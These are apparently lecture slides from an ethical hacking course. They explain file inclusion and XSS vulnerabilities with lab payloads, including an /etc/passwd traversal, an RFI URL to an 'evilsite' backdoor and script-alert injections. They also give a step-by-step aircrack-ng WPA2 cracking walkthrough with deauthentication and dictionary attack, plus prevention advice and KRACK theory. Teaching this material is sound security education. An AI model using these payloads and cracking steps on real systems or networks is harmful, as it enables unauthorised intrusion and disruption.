

CSCI369 Ethical Hacking

Lecture 5-2 Web Penetration (2) and Wireless Network Penetration

A/Prof Joonsang Baek

School of Computing and Information Technology



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File Inclusion Vulnerability


- A web vulnerability that affects web applications that run scripts.
 - It happens when an application builds a path to a static file or an executable code using an attacker-controlled variable in a way that allows the attacker to control which file is viewed or executed at run time.
 - Examples
 - ✓ **Local** File Inclusion: `?page=../../../../etc/passwd`
 - ✓ **Remote** File Inclusion: `?page=http://evilsite/backdoor.php`

Local File Inclusion (LFI)

- Reading **local files** which are on the same server
 - LFI vulnerability will make it possible for attacker to traverse and read files outside the directory `/var/www/html/`
 - Attacker can obtain useful files related to the target server.
 - Sensitive files like `/etc/passwd` can be obtained → Leading to further attack

Local File Inclusion (LFI)

- Demonstration: Accessing /etc/passwd file



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false sshd:x:104:65534:/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash bind:x:105:113:/var/cache/bind:/bin/false postfix:x:106:115:/var/spool/postfix:/bin/false ftp:x:107:65534:/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/false tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false distccd:x:111:65534:/bin/false user:x:1001:1001:just a user,111,,/home/user:/bin/bash service:x:1002:1002,,/home:/bin/bash telnetd:x:112:120:/nonexistent:/bin/false proftpd:x:113:65534:/var/run/proftpd:/bin/false statd:x:114:65534:/var/lib/nfs:/bin/false snmp:x:115:65534:/var/lib/snmp:/bin/false
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```


Remote File Inclusion (RFI)

- Remote File Inclusion (RFI)

- Remote file inclusion (RFI) happens when the web application (in the target machine) downloads and executes a remote file.
- The remote file can be a malicious one placed in the attacker's server.
 - ✓ The remote file is usually obtained in the form of an HTTP/HTTPS URI as a user-supplied parameter to the web application.
- The application in the target machine will be triggered to execute the malicious remote files.

Remote File Inclusion (RFI)

- Example 1:
 - A remote web page is hosted on the target machine's webpage.



Remote File Inclusion (RFI)

- Example 2: A remote php file (sysinfo.php) is executed on the remote server and shown on the target machine's webpage.

sysinfo.php

```
<?php  
phpinfo();  
?>
```

PHP Version 7.3.8-1	
System	Linux kali 5.2.0-kali2-amd64 #1 SMP Debian 5.2.9-2kali1 (2019-08-22) x86_64
Build Date	Aug 7 2019 09:50:45
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini

The remote server(kali)'s system info.


Remote File Inclusion (RFI)

- Example 3:

- The content of the text file (sysinfo.txt), which is a php code, is **executed on the target machine's server and is displayed on its webpage.**

sysinfo.txt

```
<?php  
phpinfo();  
?>
```



PHP Version 5.2.4-2ubuntu5.10	
System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional ini files	/etc/php5/cgi/conf.d

The target server (metasploitable)'s system info.

Cross-Site Scripting (XSS) Vulnerability

- Cross-Site Scripting (XSS)

- XSS allows an attacker to inject a script code (such as Javascript code) into a webpage so that the code is **executed on the client machine, whenever the page is loaded**. (The code is not executed on the server.)

- Two main types of XSS

- Reflected (non-persistent) XSS

- ✓ *Only works if the user visits a specially crafted URL.*

- ✓ The example URL:


- `http://victim.com/page.php?somevar=<script>alert("Hacked")</script>`

Cross-Site Scripting (XSS) Vulnerability

- Stored (persistent) XSS → More dangerous
 - ✓ The attacker injects the website with a malicious script that can steal website users' session cookies.
 - ✓ The injected code is executed every time the page is loaded **on any user's machine**.
 - ✓ Comparison with to the reflected XSS: The reflected XSS can finish one time for one user. However, the stored XSS will last for multiple times for multiple users of the infected website.

Cross-Site Scripting (XSS) Vulnerability


- Demonstration: Reflected XSS using DVWA
 - The Javascript code `<script>alert("Hahaha")</script>` is inserted.



The screenshot shows the DVWA logo at the top. Below it, the title "Vulnerability: Reflected Cross Site Scripting (XSS)" is displayed. A form with the label "What's your name?" contains a text input field and a "Submit" button. The text input field contains the malicious payload `<script>alert("Hahaha")</script>`. Below the form, there is a section titled "More info".

Cross-Site Scripting (XSS) Vulnerability

- Demonstration:
Reflected XSS using DVWA
 - The Javascript code will be executed **on the client's machine** which visited the URL.



Prevention

- Prevention against file upload vulnerability
 - Only allow safe files to be uploaded → Check the uploaded files types.
- Prevention against code execution vulnerability
 - Filter/sanitize user input before execution (In our previous example, do not allow anything other than IP)
 - Do not use dangerous function
- Prevention against remote file inclusion vulnerability
 - Disable `allow_url_fopen` & `allow_url_include` in the PHP setting

Prevention

- Prevention against file inclusion vulnerability

- Use **static file inclusion**

- ✓ The PHP function `$_GET[]` should not be used to **take any page as input** for parameter page

```
<?php>
    $file = $_GET['page'];
?>
```

Insecure



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```
<?php>
    $file = $_GET['page'];
    if ($file != "include.php"){
        echo "ERROR: File NOT FOUND!";
        exit;
    }
?>
```

Secure

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Prevention of XSS Vulnerability

- Minimise the manipulation of user input on html
- Escape any untrusted input before inserting it into the html page so that each of the exploitable characters is converted into a corresponding HTML encoding:

& → &

< → <

> → >

" → "

' → '

/ → /

OWASP Zap

- Question

- Then how can we get information about vulnerable websites?

- Solution

- OWASP Zap: It is a vulnerability scanner (like Nessus or Nexpose) specifically designed to scan vulnerable websites and web applications.

Basics of Wi-Fi

- WiFi
 - The consumer-friendly name for Wireless LAN technology based on IEEE 802.11 standards
- Advantages
 - Savings on cable plant costs and convenience/flexibility and, etc.
- Disadvantages (in general)
 - Affected more by interference and obstacles than wired networks
 - More drop in performance than wired networks
 - **Less secure than wired networks**

Basics of Wi-Fi

- IEEE wireless standards in use

Type	Frequency (GHz)	Speed (Mbps)	Range (ft.)
802.11a	5	54	75
802.11ac	5	433 Mbps – 3 Gbps	100+
802.11b	2.4	11	150
802.11g	2.4	53	150
802.11n	2.4/5	Up to 600	~100
Bluetooth	2.4	1-3 (first gen)	33

(oldest) 802.11b→802.11a→802.11g→802.11n→802.11ac (newest)



Basics of Wi-Fi

- Why is wireless less secure?
 - The WiFi networks broadcast data through the public waves rather than over network cable.
 - In order to intercept data on a wired network, an intruder has to gain a physical access to the network by connecting over the Ethernet LAN. In order to do the same on a wireless network, the intruder can just sit down and receive the signal even if the data are encrypted.

Network Interface Card

- Network Interface Card (NIC) for wireless network
 - Wireless networks require the client to use a Network Interface Card to connect to the network and communicate with other computers.
 - There are three wireless (802.11) networking modes
 - ✓ Ad-hoc mode
 - ✓ Infrastructure mode
 - ✓ Monitor mode

Wireless Networking Modes

- Ad-hoc mode
 - This mode does not require any equipment except for wireless adapters (wireless NICs).
 - This is based on point-to-point (peer-to-peer style) communication, which is suitable for small network.

Wireless Networking Modes

- Infrastructure mode

- An AP (access point a.k.a “wireless router”) can provide Internet connectivity to multiple clients.
- All the clients communicate with the AP.
- In order for the clients to use the Internet provided by a specific AP, they need to know SSID (Service Set Identifier), which can be up to 32 bits and can be easily sniffed.
- Infrastructure mode is much more scalable than ad-hoc mode.

Wireless Networking Modes

- **Monitor mode**

- *Much like promiscuous mode* in Wireshark, monitor mode allows a user to see additional wireless traffic on top of the traffic intended for the user's wireless card.
- *Airmon-ng* script (part of the Aircrack-ng wireless assessment suite) can put the card into monitor mode:
 - ✓ Example) `airmon-ng start wlan0`

Wi-Fi Authentication Modes

- OSA (Open System Authentication) mode
 - The AP can be attached to any client.
 - The AP only verifies the SSID when it receives an authentication frame from the client.
- “Sharing key and Encrypt” mode
 - A client should share a key with an AP ahead of time.
 - Using some challenge and response protocol, authenticate the client and encrypt the traffic once the authentication is successful.

Wired Equivalent Privacy (WEP)

- WEP
 - Proposed in 1997 to provide confidentiality for wireless networks
 - Base symmetric encryption algorithm: RC4, which is a stream cipher
 - Has serious security problems so they are (almost) obsolete now
- Problems of WEP
 - Initial Vector (IV) problem
 - ✓ IV is only 24-bits long is short and reused.
 - Weak algorithms problem:
 - ✓ The encryption algorithm RC4 is known to be weak.
 - ✓ The integrity check algorithm CRC-32 is also known to be weak.


WPA (WiFi Protected Access)

- WPA/WPA2

- WPA (WiFi Protected Access) has the same goal as WEP (Wired Equivalent Privacy) but it provides much stronger security.
- The client and AP share the **common secret (passphrase) called “PMK (Pairwise Master Key)”** from which two entities will develop keys for encryption and authentication.
- The structures of WPA and WPA2 are essentially the same except that WPA2 **is based on stronger crypto functions** like AES, CBC-MAC and etc.

WPA (WiFi Protected Access)

- Overview: Four-Way Handshake in WPA



WPA (WiFi Protected Access)

- Passphrase
 - PMK (Pairwise Master Key) is a passphrase pre-shared between AP and Client. → Problem: **People can use weak passphrases!**
- PTK (Pairwise Transient Key)
 - PTK is derived from PMK as follows:

$$PTK = \text{PRF}(\text{PMK} || \text{ANonce} || \text{SNonce} || \text{AP-MAC} || \text{S-MAC})$$

PRF: Pseudo Random Function

AP-MAC: AP MAC address

S-MAC: Client MAC address

WPA (WiFi Protected Access)

- How to attack: MIC in four-way handshake is exploited!
 - Capture message flows of four-way handshake.
 - MIC uses PTK to authenticate SNonce as follows:
$$\text{MIC} = \text{hash}(\text{PTK} \parallel \text{SNonce})$$
 - Given MIC, try to find a right PTK that produces a given MIC by performing brute-force attack on PMK (passphrases). This is possible as ANonce, SNonce, AP-MAC and S-MAC are all available.
 - Mitigation: Use a complex passphrase for PMK.

WPA Cracking in Practice

❖ Preparation

- ✓ On Kali Linux, we will be using **Aircrack-ng** suite, which consists of `airmon-ng` (for putting network card into monitor mode), `airodump-ng` (for packet capturing) and `aireplay-ng` (for forcing hand-shake)
- ✓ We need a `password.lst`, a list of potentially weak passwords (passphrases)
- ✓ Get the name of wireless network interface: `wlan0`



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```
root@kali:~# cat password.lst
123456
password
password1234
qwerty
123456789
monkey
football
11111111
mustang
abc123
mustang123
access123
football123
1234
shadow
batman
shadow1234
batman123
masterkey
```

WPA Cracking in Practice

- ❖ Step 1: Put our wireless network interface into monitor mode using `airmon-ng` (Below, the monitor mode is denoted by “`wlan0mon`”)

```
root@kali:~# airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy0 Adapter (PCI-Express) (rev 01)	wlan0mon	ath9k	Qualcomm Atheros AR9287 Wireless Network

WPA Cracking in Practice

❖ Step 2: Get AP's MAC address you're targeting using `airodump-ng`.

```
root@kali:~# airodump-ng wlan0mon
```

```
CH 9 ][ Elapsed: 6 mins ]
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E8:33:13:F3:6F:EC	-53	945	0 0	2	54e	WPA2	CCMP	PSK	ale102
88:1F:A1:39:B2:A6	-60	449	53 0	1	54e	WPA2	CCMP	PSK	home_network
14:CC:20:D8:CF:EE	-73	413	24 0	1	54e	WPA2	CCMP	PSK	Nexus
30:B5:C2:96:48:FC	-1	0	0 0	-1	-1				<length: 0>
E1:1F:13:32:85:F8	-75	6	0 0	1	54e	WPA2	CCMP	PSK	F1801

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	54:E4:3A:BF:29:29	-68	0 - 1	0	1	home_network
88:1F:A1:39:B2:A6	3C:15:C2:C5:D4:52	-38	0 -24e	0	35	home_network
88:1F:A1:39:B2:A6	70:81:EB:0E:70:87	-72	1e- 1	133	7	
88:1F:A1:39:B2:A6	AC:BC:32:0B:41:69	-73	0 -24	0	7	home_network
14:CC:20:D8:CF:EE	68:DB:CA:73:D5:2B	-1	11e- 0	0	20	
30:B5:C2:96:48:FC	14:CC:20:D8:CF:EE	-76	0 - 1	0	2	

Possible reconnaissance:
Other wireless connections and MAC addresses are visible!

WPA Cracking in Practice

- ❖ Step 3: Capture packets between AP and Client (represented as STATION) and save them in the “pentestdump” file using airodump-ng

```
root@kali:~# airodump-ng -c 11 --bssid 88:1F:A1:39:B2:A6 -w pentestdump wlan0mon
```

```
CH 11 ][ Elapsed: 1 min ]
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH
88:1F:A1:39:B2:A6	-53	100	878	31 0	11	54e	WPA2	CCMP	PSK

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
88:1F:A1:39:B2:A6	E8:06:88:84:11:BC	-58	54e-54	0	4	

WPA Cracking in Practice

- ❖ Step 3': "Force" four-way handshake using `aireplay-ng` for fast result

-0 means "deauthentication" 1 means the number of deauths (0 means send them continuously)

```
root@kali:~# aireplay-ng -0 1 -a 88:1F:A1:39:B2:A6 -c E8:06:88:84:11:BC wlan0mon
23:08:56 Waiting for beacon frame (BSSID: 88:1F:A1:39:B2:A6) on channel 11
23:08:57 Sending 64 directed DeAuth. STMAC: [E8:06:88:84:11:BC] [53|63 ACKs]
```

```
CH 11 ][ Elapsed: 2 mins
```

```
[ WPA handshake: 88:1F:A1:39:B2
```

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH
88:1F:A1:39:B2:A6	-51	100	1377	185	16	11	54e	WPA2	CCMP	PSK

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
88:1F:A1:39:B2:A6	E8:06:88:84:11:BC	-59	54e-54	1939	288	

WPA Cracking in Practice

❖ Step 4: Crack using `aircrack-ng`

```
root@kali:~# aircrack-ng -w password.lst -b 88:1F:A1:39:B2:A6 pentestdump*.cap  
Opening pentestdump-01.cap  
Reading packets, please wait...
```

WPA Cracking in Practice

❖ Step 5: Crack using aircrack-ng

```
Aircrack-ng 1.2 rc4

[00:00:00] 8/11 keys tested (492.73 k/s)

Time left: 0 seconds                                72.73%

KEY FOUND! [ mustang123 ]

Master Key      : 1C B2 C8 B1 F6 AD 2C 29 48 3F DF 0F 1A 71 2E E5
                  E4 6C 32 4E 77 95 C0 4D 90 B3 5C 18 06 7A 33 40

Transient Key   : 13 89 7D EF CD 91 F4 81 2C AB 80 4F CD 25 1F 40
                  29 C9 F6 DB C8 C5 63 36 4D 6C BE 3E B8 AC 83 6A
                  C3 DD 49 04 F5 F8 69 D6 21 D2 5F 4B D4 1D 5F D7
                  04 21 31 F1 D4 BF 76 15 59 6B BA 6B 09 C4 7A E6

EAPOL HMAC     : 3F 45 91 24 EB 58 2F 72 F0 8E D9 72 3F 79 BF B4
```



Extension of WPA

- WPA/WPA2 enterprise
 - While WPA/WPA2 Personal uses a pre-shared key, WPA/WPA2 enterprise uses an additional component called Remote Authentication Dial-In User Service (RADIUS) server.
 - The RADIUS server manages client authentication and generates a PMK for each client.
 - The client and the AP agree on supported security protocols not the PMK.
 - The RADIUS server sends the PMK (of the authenticated client) to the AP.

Extension of WPA


- The AP and the client will generate a pairwise transient key (PTK), which depends only on the current session. → A secure tunnel between the client and AP is established.
- Advantage
 - As the PMK is specific to one user (client), the PMK does not have to be shared by any other user.
 - Even if a user is revoked, we do not have to worry about the leakage of the PMK.

KRACK: Another Attack on WPA

- Not an implementation error. **The protocol (802.11i) itself has a vulnerability to Key Reinstallation Attack.**
- In a key reinstallation attack, the adversary tricks a victim into reinstalling an already-in-use key. This can be achieved by manipulating and *replaying* cryptographic handshake messages.
- The vulnerability stems from the fact that associated parameters including IV (initialization vector) are **reset to their initial values when the victim reinstalls the key.**

KRACK: Another Attack on WPA

- Simplified description of KRACK
 - The adversary captures Msg4 (r+1) and does not send it to Authenticator.
 - Supplicant sends the first encrypted data in ②, which is denoted by:
 $C1 = \text{PRF}(\text{IV} || \text{PTK}) \text{ XOR } (\text{data1})$. The adversary will capture this.
 - Not having received any data from Supplicant, Authenticator sends Msg3 (r+2) to Supplicant.



KRACK: Another Attack on WPA

- Simplified description of KRACK
 - The adversary captures Msg4 (r+2) and does not send it to Authenticator.
 - Then, all parameters are reset to the initial values and the key is reused (reinstall PTK), according to the WPA spec.
 - That is, Supplicant sends the second data in ⑤, which is denoted by:
 $C2 = \text{PRF}(\text{IV} || \text{PTK}) \text{ XOR } (\text{data2})$.
Because **PRF(IV || PTK) is reused**, we also know data2. (Like the attack WEP before.)

